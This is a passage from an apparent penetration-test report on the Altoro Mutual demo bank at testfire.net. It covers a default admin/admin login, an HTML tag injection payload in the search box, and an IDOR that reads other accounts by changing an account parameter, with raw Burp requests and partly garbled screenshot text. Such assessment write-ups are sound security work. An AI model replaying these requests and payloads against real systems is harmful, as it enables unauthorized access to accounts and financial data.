15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://testfire.net/login.jsp
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 uid=admin&pass=admin&btnSubmit>Login
```

Impact:

- Unauthorized access to admin panel and user data.

Recommendation:

- Enforce strong password policies.
- Disable default accounts upon deployment

4.11 Attribute Injection / HTML Tag Injection

ID 11

Severity Low

Affected URL <http://testfire.net/>

Description:


The application fails to properly sanitize user input in the search functionality, allowing HTML tag injection that can modify page content and redirect users.

Proof-of-Concept (PoC):

During testing in the search box, the payload

“<p>Google Home</p>”

was injected, which successfully rendered as a clickable link redirecting to an external website.



Impact:

- Potential phishing attacks
- User redirection to malicious websites

Recommendation:

- Implement proper output encoding
- Use Content Security Policy headers

4.12 Insecure Direct Object Reference (IDOR)

ID

12

Severity

Medium

Affected URL

<http://testfire.net/bank/showAccount?listAccounts=800000>

<http://testfire.net/bank/showAccount?listAccounts=800002>


Description:

The application fails to implement proper access controls on account endpoints, allowing users to access unauthorized account data by manipulating account parameters.

Proof-of-Concept (PoC):

While logged in as user 'jsmith', modifying the account number parameter in the GET request to a corporate account number successfully retrieved unauthorized corporate account details.

Admin User



← → ↻ <https://demo.testfire.net/bank/showAccount?listAccounts=800000>



MY ACCOUNT

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

ADMINISTRATION

- [Edit Users](#)

This account details are of admin users

PERSONAL

SMALL BUSINESS

Account History - 800000 Corporate

Balance Detail

800000 Corporate	Select Account	Amount
Ending balance as of 11/21/25 12:41 AM		\$918754 4.00
Available balance		\$918754 4.00

10 Most Recent Transactions

Date	Description	Amount
2025-11-21	Withdrawal	-\$888.00
2025-11-21	Withdrawal	-\$888.00
2025-11-21	Withdrawal	-\$888.00
2025-11-21	Withdrawal	-\$888.00
2025-11-21	Withdrawal	-\$888.00
2025-11-21	Withdrawal	-\$888.00

Time	Type	Direction	Method	URL
01:42:24 21 Nov...	HTTP	→ Request	GET	https://demo.testfire.net/bank/showAccount?listAccounts=800000

Request		
Pretty	Raw	Hex
<pre>1 GET /bank/showAccount?listAccounts=800000 HTTP/1.1 2 Host: demo.testfire.net 3 Cookie: JSESSIONID=1970CC204B7BC7D3025FFAB93EC78FD3; AltoroAccounts="0DAwMDAwFkNvcnBvcnF0ZX45LjIwODcyODJFN3w4MDAwMDF+Q2hlY2tpbmd+LTcuOTk5OTk5OTk5MDc2RTYwf== 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Not A/Brand";v="99", "Chromium";v="136" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Linux" 8 Accept-Language: en-US,en;q=0.9 9 Upgrade-Insecure-Requests: 1 10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: navigate 14 Sec-Fetch-User: ?1 15 Sec-Fetch-Dest: document 16 Referer: https://demo.testfire.net/bank/main.jsp 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=0, i 19 Connection: keep-alive 20 21</pre>		

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 3 x 4 x +

Send Cancel < >

Request
Pretty Raw Hex

```
GET /bank/showAccount?listAccounts=800000 HTTP/1.1
Host: demo.testfire.net
Cookie: JSESSIONID=1970CC20487BC7D3025FFAB93EC78FD3; AltoroAccounts=
"0DAwMDAwfkNvcnBvcnF0ZX45LjIwODcyODJFN3w4MDAwMDF+Q2hLY2tpbmd+LTcuOTk5OTk5OTk5MD
c2RTYwZmFm="
Cache-Control: max-age=0
Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/main.jsp
Accept-Encoding: gzip, deflate, br
Priority: u=0,i
Connection: keep-alive
```


Response
Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Type: text/html; charset=ISO-8859-1
4 Date: Fri, 21 Nov 2025 06:43:48 GMT
5 Content-Length: 80583
6
7
8
9
10
11
12
13
14
15
16 <!-- BEGIN HEADER -->
17 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
18 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
19
20 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

Accessing
account details
of admin via
repeater

Now Jsmith as User

← → G <https://demo.testfire.net/bank/main.jsp>



MY ACCOUNT

PERSONAL

SMALL BUSINESS

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

Hello John Smith

Welcome to Altoro Mutual Online.

View Account Details:

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

SMALL BUSINESS

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

Account History - 800002 Savings

10 Most Recent Transactions

Credits

▼



Time	Type	Direction	Method	URL
01:47:31 21 Nov ...	HTTP	→ Request	GET	https://demo.testfire.net/bank/showAccount?listAccounts=800002

Pretty	Raw	Hex
--------	-----	-----

```

1 GET /bank/showAccount?listAccounts=800002 HTTP/1.1
2 Host: demo.testfire.net
3 Cookie: JSESSIONID=1970CC20487BC7D3025FFAB93EC78FD3; AltoraAccounts="
  "00AwMDAyFlNhdaLu23In+MTAzMj AwLj B80DAwMDA2fk m0ZwNraW5nfcj kuM IzMcYmTA2Mj k0MzL FmJ l8NDuz0t4AM Az0TM5Nj I40H5DcmVka X0q02Fy ZH4t My4lNj US3NDgw0TG50T03M2E2RTIwFA=="
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: Not/A/Brand;v="99", "Chromium";v="136"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://demo.testfire.net/bank/main.jsp
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19 Connection: keep-alive
20
21

```

Impact:

- Unauthorized access to sensitive financial data
- Data confidentiality breach across customer accounts

Recommendation:

- Implement proper authorization checks on all object references
- Use indirect reference maps instead of direct object references